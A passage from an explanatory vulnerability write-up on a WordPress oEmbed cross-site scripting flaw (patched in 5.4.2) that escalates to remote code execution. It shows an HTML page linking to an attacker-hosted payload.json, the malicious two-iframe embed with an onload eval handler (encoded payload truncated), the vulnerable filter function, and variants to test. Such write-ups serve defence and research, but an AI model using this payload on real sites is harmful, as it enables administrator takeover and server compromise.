<HTML>and<HEAD>open a minimal web page and its header section.<LINK type="application/json+oembed" href="http://attackbox1.pentest.co.uk/payload.json">tells WordPress where to find the actual embed description. Thetypesays this is an oEmbed JSON document. JSON is a simple text format for structured data. Thehrefis the address of the second file.- The closing tags finish the page.
This page exists so that when WordPress fetches the attacker's URL, it is pointed onward to the JSON file that contains the malicious embed.
The second file, payload.json, contains the malicious embed:
{
        "type":"rich",
        "html":"<blockquote><iframe title=' width=\"''></iframe></blockquote><iframe src='noexist' title='xxx'
         height=' title=' width=\"'' onload='eval(String.fromCharCode(118,97,114,…))'\"></iframe>"
}
Line by line:
- The outer
{and}wrap a JSON object, a set of named values. "type":"rich"says the embed is rich content, meaning HTML rather than just a photo or a plain link."html":"..."holds the HTML that WordPress will try to embed. Inside a JSON string, double quotes must be escaped with a backslash, which is why the quotes around the attribute values appear as\".- The HTML inside is the same two-iframe trick as before. The first iframe's title is the exact text the filter will delete. The second iframe hides the
onloadattribute inside its width value. - Instead of
alert(123), theonloadnow callseval(String.fromCharCode(118,97,114,…)).String.fromCharCodeturns a list of numbers into text, andevalruns that text as JavaScript. The numbers are the character codes of the real payload. Encoding it this way avoids various escaping problems when the code travels through HTML and JSON.
The full encoded payload has been truncated in the write-up to avoid it being trivially weaponised before vulnerable sites could be updated.
Step 3: create the post
The attacker logs in to the victim site as a user with at least contributor permissions and creates a post which embeds the content:
Step 4: wait for an administrator to review the post
When an administrator subsequently reviews the post, the payload runs:
Because the administrator is logged in with full rights, any JavaScript running in that page acts with the administrator's power.
Step 5: use the execution to take over the site
The payload was based on the g0blin research article on XSS and WordPress. It modified the plugin file to edit to hello.php, which is present and accessible by default on all WordPress instances, with a few other minor alterations. Once executed, hello.php is modified to allow arbitrary system commands to be run:
In plain words: the JavaScript, running as the administrator, quietly rewrote a file on the server. That file, hello.php, is present and accessible by default on all WordPress instances. After the change, it accepted commands and ran them on the server, which is remote code execution: the attacker can now run their own programs on the machine rather than just scripts in a browser.
Root cause
The vulnerable function is wp_filter_oembed_iframe_title_attribute, which runs after other sanitisation has taken place:
function wp_filter_oembed_iframe_title_attribute( $result, $data, $url ) {
	if ( false === $result || ! in_array( $data->type, array( 'rich', 'video' ) ) ) {
		return $result;
	}

	$title = ! empty( $data->title ) ? $data->title : '';

	$pattern        = '`<iframe[^>]*?title=(\\\\'|\\\\"|[\'\"])([^>]*?)\1`i';
	$has_itle_attr = preg_match( $pattern, $result, $matches );

	if ( $has_title_attr && ! empty( $matches[2] ) ) {
		$title = $matches[2];
	}

	/**
	 * Filters the title attribute of the given oEmbed HTML iframe.
	 *
	 * @since 5.2.0
	 *
	 * @param string $title  The title attribute.
	 * @param string $result The oEmbed HTML result.
	 * @param object $data   A data object result from an oEmbed provider.
	 * @param string $url    The URL of the content to be embedded.
	 */
	$title = apply_filters( 'oembed_iframe_title_attribute', $title, $result, $data, $url );

	if ( '' === $title ) {
		return $result;
	}

	if ( $has_title_attr ) {
		// Remove the old title, $matches[1]: quote, $matches[2]: title attribute value.
		$result = str_replace( ' title=' . $matches[1] . $matches[2] . $matches[1], '', $result );
	}

	return str_ireplace( '<iframe ', sprintf( '<iframe title="%s" ', esc_attr( $title ) ), $result );
Line by line, in plain words:
function wp_filter_oembed_iframe_title_attribute( $result, $data, $url ) {starts the function. It receives the HTML to clean ($result), information about the embed ($data) and the original URL ($url).if ( false === $result || ! in_array( $data->type, array( 'rich', 'video' ) ) ) {checks whether there is nothing to do, or whether the embed is not of type rich or video. If so, the next line returns the HTML unchanged.$title = ! empty( $data->title ) ? $data->title : '';sets a starting title: the embed's own title if it has one, otherwise an empty string.$pattern = ...builds a search pattern, a regular expression, that looks for an iframe tag and captures its title value. The backslashes are escaping rules for the pattern.$has_itle_attr = preg_match( $pattern, $result, $matches );runs that search. The results land in$matches. The variable name has a typo,$has_itle_attr, but the code below uses$has_title_attr.if ( $has_title_attr && ! empty( $matches[2] ) ) {checks whether a title was found and has a value. If so,$title = $matches[2];takes that value as the title.- The comment block between
/**and*/documents the filter and its parameters. It is not executed. $title = apply_filters( 'oembed_iframe_title_attribute', $title, $result, $data, $url );lets other code adjust the title through a hook namedoembed_iframe_title_attribute.if ( '' === $title ) {checks for an empty title. If it is empty, the next line returns the HTML untouched.if ( $has_title_attr ) {checks whether a title attribute was found. If so, the next line does the damage:$result = str_replace( ' title=' . $matches[1] . $matches[2] . $matches[1], '', $result );builds the exact texttitle=plus the quote character plus the title value plus the quote character, and deletes every copy of it from the HTML. Because the title value comes from the attacker's markup, the attacker can choose what gets deleted and where.return str_ireplace( '<iframe ', sprintf( '<iframe title="%s" ', esc_attr( $title ) ), $result );puts a fresh title onto each iframe.str_ireplacereplaces text without caring about upper or lower case,sprintfbuilds the new tag text, andesc_attrmakes the title safe to place inside an attribute. This step does not remove theonloadattribute that the deletion step left behind.
The function finds the title attribute of the first iframe and then removes the value with str_replace. Because the string it removes is derived from the attacker's markup, the attacker can arrange for that exact string to appear in a place that changes the attribute structure of a second iframe. Removing it there leaves a new attribute (onload) in the markup. The earlier sanitisation has already run, so the injected attribute is never checked, and the final str_ireplace that adds the title does not remove it either.
Impact
The design of WordPress means XSS bugs are particularly impactful. The author points to g0blin's article on the aftermath of XSS in WordPress, noting that the payloads demonstrated there still work today with small modifications. Provided an administrative user views the post, an attacker can take complete control of the site. In the demonstration, the payload modified hello.php so that arbitrary system commands could be executed.
Exploitation depends on the victim server being able to reach the attacker's web server to download the payload. Outbound controls would block it, but the author notes they are rarely implemented because they would break embedding.
Fix
The vulnerability was patched in WordPress 5.4.2.
Variants to test
- Look for other filters that run after sanitisation and edit markup with string replacement rather than a parser. A positive result is markup where a removal step changes the attribute structure of a later element, leaving an event handler such as
onloadin place. - Test oEmbed responses whose
htmlcontains more than one iframe, with a title value that also appears elsewhere in the markup. A positive result is a second iframe that gains an attribute the sanitiser never saw. - Check whether the target server can make outbound requests to an attacker-controlled host. A positive result is the server fetching
payload.htmandpayload.jsonfrom that host. - A positive result is script execution when a higher-privileged user views the post.
- Test whether a low-privileged account (contributor or above) can create the post that carries the embed. A positive result is the payload being stored and rendered for an administrator who reviews it.
Glossary
- Attribute: a setting written inside an HTML tag, such as
srcortitle. - Contributor: a WordPress user role that can write posts but not publish them.
- Cross-site scripting (XSS): a flaw that lets an attacker's code run in another person's browser in the context of a website.
- Event attribute: an attribute such as
onloadwhose value the browser runs when something happens to the element. - Filter: code that inspects or changes data as it passes through a system.
- HTML: the language that describes the structure of a web page.
- iframe: an HTML element that shows another page inside the current page.
- JavaScript: the programming language that runs in web browsers.
- JSON: a simple text format for structured data.
- oEmbed: a feature that lets a site fetch and display content from a URL inside a post.
- Outbound controls: rules that stop a server from making connections to arbitrary external addresses.
- Payload: the code or content an attacker uses to carry out an attack.
- Regular expression: a pattern used to search text.
- Remote code execution (RCE): running an attacker's commands on a server.
- Sanitisation: cleaning user-supplied content so it cannot do harm.
- String replacement: deleting or swapping exact pieces of text in a larger piece of text.
- WordPress: a popular system for building and running websites and blogs.




